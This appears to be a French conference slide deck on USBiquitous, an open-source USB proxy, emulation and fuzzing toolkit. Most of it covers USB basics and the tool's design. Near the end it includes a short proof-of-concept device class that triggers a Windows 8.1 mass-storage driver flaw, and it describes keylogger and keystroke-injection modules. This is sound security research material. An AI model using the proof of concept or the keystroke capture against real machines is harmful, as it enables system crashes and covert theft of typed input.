USBIQUITOUS


Boîte à outils USB

Par Benoît Camredon

Airbus Group

INTRODUCTION

- Constat
  - De plus en plus de vulnérabilités liées à l'USB




  - Vulnérabilités simples
- Besoin
  - Analyser une communication USB
  - Périphérique et hôte non maîtrisés

PROXY USB

- Développement d'un driver USB
  - Se familiariser avec les couches basses USB


- Implémentation d'un proxy USB
  - S'intercaler entre un périphérique et un hôte
  - Transférer les messages
- Étude des périphériques de façon simple



BASES USB

COMMUNICATION USB

- Utilisation de tubes appelés **Endpoint**
  - **OUT** => Envoi de données de l'hôte vers le périphérique
  - **IN** => Envoi de données du périphérique vers l'hôte
- Dirigée par l'hôte




TYPE DE MESSAGES

- **CONTROL**
  - Gérés par tous les périphériques
  - Utilisés pendant l'énumération
- **INTERRUPT**
  - Petits messages
  - Latence garantie
  - Détection d'erreur
  - HID...
- **BULK**
  - Gros messages
  - Pas de garantie de latence
  - Détection d'erreur
  - Mass Storage, carte Ethernet...
- **ISOCHRONOUS**
  - Latence bornée
  - Pas de détection d'erreurs
  - webcam, micro...

PHASE D'ÉNUMÉRATION


- Identification du périphérique
- Charger le bon driver !
- Descripteurs
  - Device
  - Configuration
  - Interface
  - Endpoint
- Nombreuses incohérences possibles
  - Taille
  - Nombre d'éléments



USBIQUITOUS DESIGN

ARCHITECTURE


- Matériel
  - Carte avec port USB device et host
- Logiciel
  - Linux
  - Modules noyau
    - Driver
    - Gadget
  - User land
    - API
    - Program



INTERFACE CORE/USER LAND

- Modulaire
  - Coté noyau
  - Coté userland
    - Gérée coté API
  - Adaptable selon les besoins
- Données avec endpoint corresondant
- Management : **NEW_DEVICE**, **RESET**, **RELOAD**

- À l'heure actuelle
  - Communication Réseau
    - Flexibilité
    - Facile à mettre en œuvre
  - USBq driver démarre la communication
  - USBq gadget se met en écoute



USBQ DESIGN

- Mode Proxy
  - Transfert de communication entre périphérique et hôte
  - Possibilité d'utiliser 2 cartes
- Mode Périphérique
  - Emulation d'un périphérique en userland
- Mode Périphérique
  - Emulation d'un périphérique en userland
- Mode Hôte
  - Emulation d'un hôte en userland
- Mode Hôte
  - Emulation d'un hôte en userland
  - Mode *il est où l'USB ?*
    - Possibilité de se passer de carte
    - Utile pour débugger

USBQ CORE

- Module noyau Linux
- Deux parties distinctes
  - **USBq Driver**
    - Périphérique connecté
  - **USBq Gadget**
    - Emulation d'un périphérique
- Aucune communication directe
  - Communication via userland
  - Utilisation indépendante

```
// Called when a USB message comes from USB controller
int recv_usb(struct ep_t *ep, msg_t *msg) {
   return ep->send_userland(msg);
}

// Called when a USB message comes from userland
int recv_userland(struct ep_t *ep, msg_t *msg) {
   return ep->send_usb(msg);
}
```

USBQ DRIVER

Gestion du périphérique connecté

- Module noyau basé sur l'API USB
  - Communication à base de **URB**
  - Fonction **`probe`**
  - Fonction **`disconnect`**
- Détection du branchement
  - Envoi du message **NEW_DEVICE**
- Gestion du reset
- Gestion du reload

- Prise en charge de n'importe quel périphérique


```
static struct usb_device_id driver_table [
] = {
   { .driver_info = 64},
   {} /* Terminating entry */
};
MODULE_DEVICE_TABLE (usb, driver_table);
```

- Périphérique énuméré deux fois
  - Première fois pour charger **USBq driver**
  - Une deuxième fois par l'hôte final

USBQ GADGET

Emulation d'un périphérique

- Module noyau basé sur la **GadgetAPI**
  - Fonction **`bind`** pour commencer l'émulation
  - Fonction **`setup`** pour **CTRL** message
- Début d'émulation si **NEW_DEVICE**
- Arrêt d'émulation si **RESET**
- Nombreuses limitations...
  - Pas d'équivalent de **`setup`** pour messages autres que **CTRL**
    - Nécessité de stimuler les **IN** endpoints dans le driver
    - Nécessité de stimuler les **OUT** endpoints dans le gadget
  - Fonction **`setup`** exécutée en contexte non interruptible
  - Tous les messages n'arrivent pas dans **`setup`**



USBQ USERLAND

USBQ API

- Dissection/Création des descripteurs
  - Basées sur SCAPY
- Communication Kernel/User land
- Gestion de la phase d'énumération
  - Réponses pour le périphérique
  - Requêtes pour l'hôte

```
###[ DeviceDescriptor ]###
  bLength   = 18
  bDescriptorType= device
  bcdUSB    = 512
  bDeviceClass= Device
  bDeviceSubClass= 0
  bDeviceProtocol= See Interface
  bMaxPacketSize= 64
  idVendor  = 0x6464
  idProduct = 0x6464
  bcdDevice = 512
  iManufacturer= 0x0
  iProduct  = 0x2
  iSerialNumber= 0
  bNumConfigurations= 1
```

- Quelques hooks à implémenter


```
def hookDevice(self,data):
  """ Called each time a device message is received """
  return data

def hookHost(self,data):
  """ Called each time a host message is received """
  return data
```

USBQ SCRIPTS

DEVICE

HOST

PROXY



USBQ PROXY

DISSECT


- Programme le plus utilisé
- Très utile pour le débogage
- Dissection à la volée de tous les messages
- Transfert sans aucune modification
- Paramétrable
  - Type de sortie
  - Filtre sur endpoint

```
> MNGT: NewDevice
< Ci0: GetDescriptor device [sz:64]
> Ci0: Device Descriptor vid:413c pid:2105 maxpkt:8 len:18
< Ci0: GetDescriptor device [sz:18]
> Ci0: Device Descriptor vid:413c pid:2105 maxpkt:8 len:18
< Ci0: GetDescriptor configuration [sz:9]
> Ci0: Configuration Descriptor nintf:1
< Ci0: GetDescriptor configuration [sz:34]
> Ci0: Configuration Descriptor nintf:1
   Interface Descriptor ifnum:0 alt:0 class:hid nep:1
   HIDDescriptor sz:9 nb_report:1 [HIDReportDescriptor sz:65
]
   Endpoint Descriptor EP1IN  Interrupt int:24 pkt:8 len:7
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [      ] len:4
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [Dell USB Keyboard] len:3
< Ci0: GetDescriptor string [sz:255]
> Ci0: String Descriptor [Dell] len:10
< Co0: SetConfiguration 1 +data (len:1)
```

USBQ PROXY

PARE-FEU USB


- Objectif: protéger l'hôte
- Filtrage des périphériques
- Filtrage sur message **NEW_DEVICE**
  - Filtrage basé sur les descripteurs
  - Aucune connexion sur l'hôte



USBQ PROXY

MUTATION USB

- Transfert d'une communication USB
- Applique des modifications aléatoires sur la communication
- Détecte les timeouts
  - **RESET** du périphérique
  - **RELOAD** du périphérique



USBQ PROXY

KEYLOGGER

- Transfert une communication de clavier
- Enregistre l'ensemble des frappes clavier
  - À l'écran
  - Dans un fichier

PCAP WRITER

- Enregistrement dans un fichier PCAP
- Génération des paquets manquants
- Utile quand on ne maîtrise pas l'host

USBQ DEVICE

KEYBOARD

- Simule un clavier
- Capture de **keylogger**
- Batterie de combinaisons de touches
- Fonctionnalités similaires au **RubberDucky**

FUZZER

- Simule plusieurs périphériques
- Fuzz les descripteurs envoyés par le périphérique
  - Taille
  - Nombre d'éléments

USBSCAN

- Connaître les drivers disponibles
- Pour le moment HID, mass_storage
- Détecter les phases d'énumeration au niveau driver

PCAP REPLAY

- Rejoue un fichier PCAP
- Mémorise les descripteurs
- Rejoue la phase d'échange de données
- Fonctionne que dans des cas spécifiques: HID...

USBQ DEVICE

Exemple de code

- Vulnérabilité trouvée par QUARKSLAB (Jordan Bouyat, Fernand Lone-Sang)
- Driver mass-storage
- Phase d'énumeration refaite par le driver
- Nombre d'endpoint dans le descripteur d'interface à 0

```
MassStorageInterface = Interface(descriptors=[Endpoint(1,BULK,IN,512),Endpoint(1,BULK
,OUT,512)],cls=MASS_STORAGE,subcls=6,proto=80)

class EvilMassStorage(USBDevice):
    """ Triggers vulnerability in Windows 8.1, found by QB """
    def __init__(self,args):
        ident = DeviceIdentity.from_interface(MassStorageInterface)
        ident.interface[0].bNumEndpoint = 0
        super(EvilMassStorage,self).__init__(args,ident)
    def run(self):
        self.init()
        while True:
            time.sleep(2)

parser = EvilMassStorage.create_arg_parser()
EvilMassStorage(parser.parse_args()).run()
```

USBQ HOSTS

- **lsusb**
  - Surtout utilisé pour débugger...
- Driver de lance-missile
- Idées à implémenter
  - **fingerprint**
    - Détecter les types de micro-contrôleurs des périphériques
  - **BadUSB**
    - Reprogrammation d'un périphérique USB

LIMITATIONS

- Tous les périphériques ne fonctionnent pas...
  - Gestion des erreurs
  - Contexte non interruptible
  - Bugs
- Gestion des messages isochronous
- Gestion de l'USB 3

CONCLUSION

- Gérer plus de périphériques
- Améliorer la communication kernel/user
  - Netlink ?
- Faire évoluer l'API
  - Dissection avec Scapy à revoir
  - Améliorer les parties répétitives pour plus de modularité

- Open Source !!!
  - **USBq Core:** https://bitbucket.org/ben64/usbq_core
  - **USBq Userland:** https://bitbucket.org/ben64/usbq_userland

QUESTIONS ?